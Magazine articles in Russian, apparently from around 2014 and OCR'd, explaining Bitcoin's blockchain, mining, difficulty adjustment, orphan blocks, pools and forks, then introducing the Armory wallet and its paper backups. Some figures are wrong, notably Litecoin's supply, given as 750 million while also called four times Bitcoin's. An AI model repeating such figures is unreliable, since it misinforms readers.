
Сеть построена таким образом, что один блок находится с определенной периодичностью, независимо от вычислительных мощностей, — то есть сложность вычислений саморегулируется. При этом, пока сеть растет, каждый вновь сгенерированный блок содержит еще и новые монеты. В случае с Bitcoin и еще некоторыми видами криптовалют количество монет, которые могут находиться в обращении, ограничено на уровне протокола, и количество вновь добываемых монет постепенно уменьшается в геометрической прогрессии так, что оно никогда не превысит заданного лимита. Каждый пользователь, который сгенерировал блок, получает фиксированную награду, а также комиссию транзакций, которые он подтвердил, включив их в блок.

Технология Bitcoin является одним из первых успешных практических решений так называемой задачи о византийских генералах. Кратко она формулируется так: как установить доверие между сторонами, связанными только по каналу связи, которому нельзя доверять? Одним из ключевых моментов в решении служит криптографический метод proof-of-work — те самые «бесполезные» вычисления, которые заведомо должны проводиться долго, но доказательство того, что они были, должно проверяться моментально.

Bitcoin-клиенты делятся на два вида: толстые/тяжелые (Bitcoin-Qt, Armory) и тонкие/легкие (Electrum, Multibit). Отличие заключается в том, что толстые клиенты для своей работы требуют локальную копию всей базы данных с логом всех транзакций за все время существования сети, а тонкие клиенты

ПЕРВАЯ КРИПТОВАЛЮТА

Как заметил Марк Андрессен (один из создателей первого графического интернет-браузера NCSA Mosaic и основатель венчурного фонда, активно инвестирующего в Bitcoin-стартапы), Bitcoin стал результатом двух десятилетий интенсивных исследований и разработок почти анонимных энтузиастов. И действительно, первая электронная наличность DigiCash появилась в 1990 году благодаря усилиям криптографа Дэвида Чома. Однако система DigiCash имела три существенных недостатка по сравнению с Bitcoin: она была централизованной, закрытой и слишком сильно опередила свое время, ведь даже NCSA Mosaic появился только в 1993 году, а фирма Чома обанкротилась в 98-м как раз перед массовым распространением и коммерциализацией интернета.



Создатель первого графического интернет-браузера сравнивает Bitcoin в 2014 году с интернетом в 1993 году и персональными компьютерами в 1975-м



Раздел «Выбери свой кошелек» на официальном сайте проекта

выкачивают информацию из децентрализованной сети только по мере необходимости. Для существования сети необходимо наличие в ней толстых клиентов, однако и тонкие клиенты дают возможность полноценно использовать Bitcoin — например, это особенно логично на смартфонах.

Со временем размер базы данных будет только расти, так же как и емкость носителей информации. Из чего же состоит БД? БД — это блокчейн, цепочка блоков данных в формате JSON. Каждый блок содержит всю необходимую для функционирования сети информацию, свой порядковый номер и хеш-сумму предыдущего блока. Естественно, в самом первом блоке такой хеш-суммы нет. Причем к хешу (шестнадцатеричному числу) выдвигаются строгие требования: он должен начинаться с определенного количества нулей, а если точнее, должен быть меньше специального параметра под названием «bits». Обратно пропорциональный ему параметр называется «сложность». Этот механизм позволяет надежно хранить все прочие необходимые данные в распределенной сети, ведь если изменить хотя бы один символ в блоке, то его хеш изменится целиком и все нули моментально пропадут.

Что же за вычисления происходят при майнинге и как добиться таких красивых хешей, которые, по сути, являются абсолютно случайными числами? Майнинг — это не что иное, как брутфорс. Брутфорс, который осуществляется не с целью атаки, а с целью защиты. Система такова, что брутфорсить в ней с целью защиты намного выгоднее, чем с целью атаки. Просто потому, что с целью защиты брутфорсит большинство (а на практике все).

Несмотря на то что хеш-функция вычисляется по строгому математическому алгоритму, брутфорс с целью поиска красивого хеша возможен за счет параметра nonce. Программа-майнер просто перебирает различные значения nonce одно за другим, вычисляет хеш блока, и если в один прекрасный момент повезет и хеш будет отвечать параметру сложности, то счастливчик получит награду в виде новых биткоинов и комиссий всех транзакций, включенных в блок.

СЕБЕСТОИМОСТЬ БИТКОИНА

До монополии центробанков деньгами служили золото и серебро, у которых есть значительная себестоимость добычи, в то время как стоимость печати стодолларовой банкноты, не обеспеченной редким активом, в 800 раз ниже ее номинала. А себестоимость эмиссии цифрового доллара вообще нулевая.

У биткоинов же, несмотря на их цифровую сущность, существует значительная себестоимость, аналогично золотым и серебряным монетам. Причем чем больше биткоинов существует, тем эта себестоимость выше, аналогично тому, как золото или серебро со временем все сложнее добывать из-за их ограниченного количества.


Максимально возможное количество биткоинов также ограниченно, поскольку это сумма убывающей геометрической прогрессии, которая конечна. Стоимость необеспеченных бумажных денег существует только за счет законов, обязывающих принимать их в качестве оплаты и монополии центробанков. Если полностью демонополизировать печатный станок, бумажные или цифровые деньги не могли бы одновременно иметь стоимость и не иметь реального обеспечения, если печатные станки имели бы возможность осуществлять неограниченную эмиссию.

Именно поэтому в системе Bitcoin, в которой отсутствует какая-либо монополия, нет возможности неограниченной эмиссии. Даже нематериальность биткоинов — их преимущество как платежного средства перед золотом из-за отсутствия массы и объема, а также наличия неограниченной точной делимости (в данный момент делимость до восьмого знака после запятой, однако при необходимости ее можно увеличить), чтобы их точно «хватило на всех».

Но есть и недостаток. Биткоины уступают золоту в том, что они в данный момент не имеют тотального признания, государства пока еще не хранят в них свои резервы в отличие от золота (хотя Южная Осетия об этом однажды задумывалась). И даже наоборот — ряд центробанков открыто выступил против биткоинов. Но в серебре резервы государства или центробанки тоже не хранят.

МЕХАНИЗМЫ КОНТРОЛЯ

Итак, ограничение эмиссии Bitcoin осуществляется за счет сложности. Но может возникнуть вопрос: а как же регулируется этот параметр в никем не регулируемой системе? Во-первых, в блоки включается время в формате UNIX, то есть количество секунд, прошедших с полуночи первого января 1970 года (так называемая эра UNIX). Время берется из часов системы, на которой был найден блок. Этот параметр напрямую влияет на сложность майнинга: ее периодически пересчитывают так, чтобы среднее время между блоками оставалось равным десяти минутам.



Объем базы данных каждые 10 минут немного увеличивается

Возникает вопрос: может ли майнер мухлевать со сложностью, специально подсовывая неправильное время? Нет, поскольку майнер, который найдет следующий блок цепочки, будет случайным. Небольшие отклонения в системном времени, конечно же, некритичны, но если отклонение сильное, то награда за нахождение блока с неправильным временем получена не будет, так как такой блок станет орфаном.


Блоки-орфаны — это еще один важный элемент в механизме самоконтроля Bitcoin. Они могут возникать даже при отсутствии неправильного времени — например, когда два разных блока найдены почти одновременно, это вполне штатная ситуация.

Допустим, два независимых друг от друга майнера одновременно нашли два блока с требуемыми хешами и о блоке-конкуренте узнали только после нахождения своего. У таких блоков будут одни и те же порядковые номера, но сами блоки вряд ли будут идентичными, поскольку адреса для зачисления награды в них будут разными. Но в блокчейне недопустимы блоки с одинаковыми порядковыми номерами. Какой же из них туда войдет? Дело в том, что, скорее всего, разные майнеры будут искать nonce для нового блока, включая в него разные хеши. В цепочку войдет тот блок, хеш которого раньше войдет в следующий.


А что, если почти одновременно найдены два новых блока с одинаковыми порядковыми номерами, но теперь уже с раз-

20 ГБ

текущий объем базы данных обо всех операциях в Bitcoin



Более короткие цепочки отсекаются. Пока временное раздвоение существует, транзакции в параллельных цепочках, как правило, дублируются



Текущее распределение вычислительных мощностей между пулами

ными хешами предыдущего блока? OK, не проблема. Просто ищем следующий блок. Теоретически параллельные цепочки могут постоянно удлиняться, но чем больше длина, тем меньше вероятность существования таких раздвоений цепочки.

Согласно протоколу биткоина и заложенному алгоритму в программном коде Bitcoin-клиентов, награда за включенный в цепочку блок будет считаться полученной только после включения в цепочку 120 последующих блоков. То есть максимально допустимая длина временно раздвоенной цепочки — 120 блоков. На практике длина временного раздвоения цепочки редко достигает даже трех блоков, так что вероятность, что она достигнет 120, стремится к нулю. То же самое можно сказать и про коллизию адресов, но, чтобы вероятность коллизии можно было действительно считать нулевой, необходимо, чтобы генератор случайных чисел создавал действительно случайные числа.

УСЛОЖНЯЕМ ЗАДАЧУ: МАЙНЕРСКИЕ ПУЛЫ

Все, что я говорил выше о майнерах (например, про системное время), не относится к майнерам, объединяющимся в вычислительный пул, за исключением децентрализованного пула P2Pool. В случае майнинга на централизованном пуле непосредственным поиском блоков занимается сам пул, платя своим пользователям за предоставление ему вычислительных мощностей. В настоящее время в одиночку майнингом могут заниматься только специальные дата-центры.

Как же пул узнает о том, что пользователь ищет для него блок? Доказательством усиленного поиска блока служат присылаемые пользователем шары. Шара — это блок, хеш которого отвечает пониженному требованию сложности. Сеть, конечно же, такой блок не примет, и в блокчейн он не войдет. Шары требуются только пулу, чтобы удостовериться, что требуемый nonce в блоке действительно ищется.

ВОПРОСЫ?

Как я и предупреждал, чем больше говоришь о технологии Bitcoin, тем больше вопросов возникает. Я описал только часть базовых вещей, чтобы дать хотя бы небольшое представление о том, как же протокол справляется с возложенной на него задачей. Всем интересующимся советую обратиться, например, к англоязычной вики (bitcoin.it). В протоколе биткоина есть еще много интересных вещей, например, есть даже специальный скриптовый язык, который, скорее всего, будет использоваться на практике в будущем. ꟷ

ИНТЕРЕСНЫЕ ФОРКИ

БОЛЬШИНСТВО ФОРКОВ BITCOIN, ВКЛЮЧАЯ ВТОРУЮ ПО ПОПУЛЯРНОСТИ КРИПТОВАЛЮТУ LITECOIN, ЛУЧШЕ ПОДХОДЯЩУЮ ДЛЯ МИКРОПЛАТЕЖЕЙ АНАЛОГИЧНО СЕРЕБРУ, МАЛО ЧЕМ ОТЛИЧАЮТСЯ ОТ ОРИГИНАЛА. СУЩЕСТВУЕТ ОКОЛО СОТНИ МУСОРНЫХ КЛОНОВ BITCOIN, ШАНСЫ НА ЗНАЧИТЕЛЬНОЕ ПРИЗНАНИЕ У КОТОРЫХ КРАЙНЕ НИЗКИ.



Litecoin появился в 2011 году. В отличие от Bitcoin, где в качестве алгоритма хеширования используется SHA-256, Litecoin использует scrypt, который более требователен к памяти, что затрудняет разработку ASIC-майнеров. Помимо этого, общее количество монет, находящихся в обращении, в четыре раза больше, чем у Bitcoin, что составляет 750 миллионов. Еще стоит заметить, что периодичность нахождения блоков у Litecoin составляет две с половиной минуты против десяти минут у Bitcoin.

PPCoin, он же Peercoin (август 2012-го), отличается от Bitcoin тем, что задействует не только криптографический метод защиты proof-of-work (ru.wikipedia.org/wiki/Proof-of-work), использующий вычислительную мощность, но и proof-of-stake, использующий монеты, долго лежащие без движения, за которые также начисляют награду. Чтобы пробить защиту proof-of-stake, нужно заполучить половину всей внутренней денежной массы системы. Но если кто-то начнет ее скупать, то по закону рынка пиркоины сразу же станут расти в цене, что очень сильно усложнит их скупку. Кроме того, нужно отметить, что конечного верхнего предела общего количества пиркоинов нет, хотя скорость их появления, конечно же, строго ограничена. Автор посчитал, что не стоит излишне стимулировать накопления, как в Bitcoin.



Dogecoin — яркий пример того, что криптовалюты еще не устоялись. Появившись в конце ноября — начале декабря 2013 года, Dogecoin объединил один из интернет-мемов с криптовалютой, приобретя тем самым бешеную популярность. С технической же точки зрения Dogecoin от Litecoin почти ничем не отличается. Не исключено, что к моменту выхода номера про данную валюту уже забудут, — точно так же, впрочем, не исключено и обратное.



Primecoin — еще одна криптовалюта от автора Peercoin. На этот раз он реализовал криптовалюту с полезными вычислениями — поиском простых чисел. Кстати, за нахождение ранее неизвестных простых чисел даже объявлены денежные вознаграждения (не в рамках данной системы, а вообще, то есть за доллары/фиат). Так как система появилась недавно, сомнительно, что с помощью нее были найдены ранее неизвестные простые числа.

Бронированный кошелек

Антон Дементьев
r456tg@gmail.com



ЗНАКОМИМСЯ С САМЫМ ПРОДВИНУТЫМ BITCOIN-КОШЕЛЬКОМ И УЧИМСЯ ПРАВИЛЬНО ХРАНИТЬ BITCOIN

По мере того как будет продолжаться твое путешествие по миру Bitcoin, возможностей полустандартного кошелька Bitcoin-Qt в какой-то момент явно перестанет хватать. Лучшей альтернативой является сравнительно новый кошелек Armory, которому и посвящена эта статья. Это приложение не только упростит проведение многих операций с Bitcoin, но и даст несколько важных инструментов обеспечения безопасности твоего «цифрового золота»

Для начала нужно понимать, что такое кошелек и чем он отличается, например, от адреса. Адрес — это идентификатор, который используется для проведения платежей. По сути это 160-битный хеш открытого ключа, состоящий из 33 алфавитно-цифровых символов и всегда начинающийся с единицы. Кошелек — это ПО, в котором хранятся суммарные балансы всех адресов пользователя, например в виде файла wallet.dat.


О НЕДОСТАТКАХ BITCOIN-QT

Распространенными кошельками являются графический Bitcoin-Qt и консольный bitcoind. Но у них, как водится, есть свои недостатки. Самая неправильная, на мой взгляд, особенность Qt-клиента заключается в том, что в нем скрыты Bitcoin-адреса, в графическом интерфейсе их нигде нет. Отсюда следует сразу несколько проблем.

Во-первых, графический интерфейс Bitcoin-Qt отображает только суммарный баланс. Однако, как я уже говорил, на самом деле адресов может быть несколько, и у каждого есть свой строго определенный баланс. Если биткоины пришли на какой-либо адрес, то они могут быть отправлены только с этого адреса, их нельзя «телепортировать» на другой адрес в кошельке без отображения этого перемещения в блокчейне. То есть с одного адреса на другой внутри кошелька биткоины можно переместить только через публичную транзакцию.

BITCOIND

Справедливости ради нужно заметить, что я ругал именно графический интерфейс Bitcoin-Qt, но у него есть также и консоль, в которой доступны те же команды, что и в консольном клиенте bitcoind. Там можно и увидеть скрытые адреса, и посмотреть баланс каждого адреса, и отправить биткоины на большое количество адресов сразу в одной транзакции, и указать адрес, с которого биткоины будут отправляться.



Команды консоли Bitcoin-Qt полностью дублируют команды bitcoind



INFO

До недавнего времени самым главным недостатком Armory было очень высокое системное требование к объему оперативной памяти (не менее 6 Гб). Но в недавней последней версии 0.9 этот недостаток полностью устранен, и Armory теперь не занимает даже 2 Гб.




INFO

Не бойся скачивать базу из торрентов. Если в скачанной базе будет хотя бы один косяк, то есть если она будет отличаться от настоящей, сеть ее просто не примет. Таким образом, самое страшное, что может грозить, — базу придется качать заново из более надежного источника или в крайнем случае просто синхронизировать ее через сеть.


Вторая проблема связана с возвратом «сдачи» на адреса — это одна из особенностей протокола биткоина. В техническом описании (bitcoin.org/bitcoin.pdf) цифровая монета определена как цепочка цифровых подписей. Если, например, на определенный адрес сначала пришло 2,987 биткоина, а потом еще 0,754, то на нем будет две цифровые монеты соответствующих номиналов. «Переплавлять» такие монеты в новые можно только при помощи транзакций. Например, отправить кому-то 1 биткоин можно или переплавив монету в 2,987 биткоина в монеты достоинством 1 и 1,987 биткоина, или переплавив обе монеты в монеты достоинством 1 и 2,741. Монета-остаток возвращается назад — на любой из адресов отправителя. В приведенных примерах не платилась комиссия, на деле же желательно заплатить какую-то комиссию, чтобы иметь гарантию, что транзакция будет достаточно быстро включена в блок. Например, возможен такой вариант: 0,754 осталось на исходном адресе, 1 биткоин пришел получателю, 1,986 вернулось на один из адресов отправителя, а 0,001 ушло в «сплав» для монеты, которую получит в награду майнер, нашедший блок. И в случае с Bitcoin-Qt неизвестно, какой именно из адресов использовался для получения сдачи.

То, что в Bitcoin-Qt сдача возвращается на ранее не использовавшийся адрес, с точки зрения конфиденциальности, конечно, оправдано, но было бы намного правильнее не прятать эти адреса от пользователя. Такой подход я вообще считаю багом из-за критического момента, который проявляется при работе с бэкапами кошелька. Надеюсь, ни для кого не секрет, что файл wallet.dat очень желательно (а точнее, обязательно) бэкапить. В бэкапе сохраняются приватные ключи только уже сгенерированных адресов. К счастью, имеется запас уже сгенерированных скрытых адресов для получения сдачи, но он конечен и недостаточно огромен, чтобы об этом можно было не беспокоиться. Размер этого запаса — всего 100 адресов. Поэтому сделанный бэкап нужно по мере необходимости обновлять. Также необходимо делать обновления, если новые адреса создаются вручную. Это очень критичный недостаток, так как этот момент далеко не очевиден для пользователя.


Кошелек же Armory этого недостатка полностью лишен. Но в Armory все это доступно сразу из графического интерфейса, и никаких скрытых адресов там, разумеется, нет. Так же как нет необходимости обновлять бэкапы даже при создании новых адресов. Это связано с тем, что адреса в Armory генерируются по цепочке: каждый новый адрес (точнее, его приватный ключ) генерируется на основе предыдущего и специального секретного ключа (уникален для каждого кошелька). Поэтому цифровые и бумажные бэкапы в достаточном количестве нужно сделать всего лишь один раз, после чего можно спокойно пользоваться кошельком. Возможность делать бумажные бэкапы встроена в функционал Armory, тот, у кого есть возможность надежно хранить такой бэкап, может делать его абсолютно никак не зашифрованным. Можно также его зашифровать или разбить такой бэкап на несколько частей (листов), чтобы хранить их в разных местах.



Абсолютно никак не зашифрованный бумажный бэкап Armory



Защищенный паролем бумажный бэкап того же самого кошелька



Структура кошелька Armory



WWW

Объемный PDF-файл с подробным описанием Armory: j.mp/1foKCll



INFO

Хотя формат файла-кошелька Armory бинарный, его спецификация открыта. Ознакомиться с ней можно по адресу https://bitcoinarmory.com/developers/armory-wallet-files/.

Перед тем как использовать Armory, необходимо получить полностью синхронизированную базу. Если на локалхосте пока еще нет хотя бы частично синхронизированной базы, то я рекомендую скачать ее через BitTorrent: скачивание ее с нуля через сеть биткоина довольно долгий процесс даже для SSD из-за большого количества операций с накопителем, в то время как через BitTorrent, при наличии нормального интернета, это займет совсем немного времени. Так как новые блоки появляются примерно раз в десять минут, скачанная база не будет синхронизирована до самого конца и ее нужно будет немного досинхронизировать.

